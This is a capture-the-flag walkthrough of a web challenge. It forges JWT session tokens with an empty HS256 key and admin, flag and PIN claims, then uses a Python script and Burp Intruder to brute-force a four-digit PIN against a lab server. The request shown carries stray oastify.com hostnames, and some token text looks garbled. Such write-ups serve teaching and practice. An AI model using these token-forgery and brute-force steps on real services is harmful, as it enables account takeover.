


Browse the address



Check cookies.

Looks like it is jwt token


Name	Value	Domain
sessionKey	eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2Vybm9udG93Ln0.vy8cqFMSFdi...	34

Paste the token in <https://jwt.io/>

We got a username.



After doing a directory bruteforce I found this directory.



It says I have to provide a key called is_admin to be admin

FastAPI 0.1.0 OAS 3.1

[/openapi.json](#)


Note to self: Admin tokens must have the is_admin key defined otherwise we will know that it is just a normal user.

Let's do it

```
PAYLOAD: DATA

{
  "user": "anonymous",
  "is_admin": "true"
}
```

Copy the token and put it in the browser




Lets change our username to admin

```
PAYLOAD: DATA


{
  "user": "admin",
  "is_admin": "true"
}
```

Lets add a flag key



PAYLOAD: DATA


```
{  
  "user": "admin",  
  "is_admin": true,  
  "flag": true  
}
```



Let's add a pin number.

PAYLOAD: DATA

```
{  
  "user": "admin",  
  "is_admin": true,  
  "flag": true,  
  "pin": "1234"  
}
```



Now we need to bruteforce the pin number, we need a script to generate wordlist from 0000 to 9999 and a script to generate a jwt with every pin number.

I used this script to do both

```
import jwt

for pin in range(10000):
    # Format the pin with leading zeros to ensure it's always 4 digits
    formatted_pin = '{:04d}'.format(pin)
    encoded_data = jwt.encode(payload={"user": "admin", "is_admin": True, "flag": True, "pin": formatted_pin}, key='', algorithm="HS256")
    print(encoded_data)
```


```
root@kali:~/cyberedu# head jwt_tokens
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoieWRtaW4iLCJpc19hZG1pbSI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoieMDAwMCJ9.4zMdaBvNAG1wecSgndEwGH-KCulyQnvFxmGjCz0P7vE
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoieWRtaW4iLCJpc19hZG1pbSI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoieMDAwMSJ9._z8NvN1g76HjnH166gc6aV6LOEo3dfWVC4yZ8pVa-Ik
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoieWRtaW4iLCJpc19hZG1pbSI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoieMDAwMiJ9.Be6g07GgzYsC7pWslL4MGr17-AkqaEPd4M7tshN-T7w
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoieWRtaW4iLCJpc19hZG1pbSI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoieMDAwMyJ9.PoITC6oEphUaNT2bhtOmMSbPF0X-rcTeWcnUXKUgA4U
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoieWRtaW4iLCJpc19hZG1pbSI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoieMDAwNCJ9.BJSh4RLPjZwJV7ho7NBfetLLVvH1I-J6JwSS5lvUDOk
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoieWRtaW4iLCJpc19hZG1pbSI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoieMDAwNSJ9.fgLAYGKZRtQKsVSItSq1tTI8SLLZkKRXSt_G_WGR2GY
```

Using burp intruder we can try all these jwt tokens

```
Target: http://34.89.210.219:30070

0rsrzc3eqoz70i62uk7iopz3j9ax0lp.oastify.comlrgczx3zq9zs036nu573oazd349vxm1b.oastify.comGET / HTTP/1.1
Host: 34.89.210.219:30070
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: sessionKey=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyIjoieWRtaW4iLCJpc19hZG1pbSI6dHJ1ZSwiZmxhZyI6dHJ1ZSwicGluIjoieMDAwMTIzNCJ9.TnR_TUpXnJPNjI3Bvye55znRg8Iga3Vp36NFmSQbJg5
Connection: close
```

Make sure to unmark the url encoding in intruder.



All length are 177 except this one lets see it

Timeout	Length ▾
	196
	177

And the flag

Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK		
2	date: Tue, 26 Mar 2024 03:29:33 GMT		
3	server: uvicorn		
4	content-length: 71		
5	content-type: application/json		
6			
7	"CTF{2965f7e9fcc77fff2bd869db984df8371845d6781edb382cc34536904207a53d}"		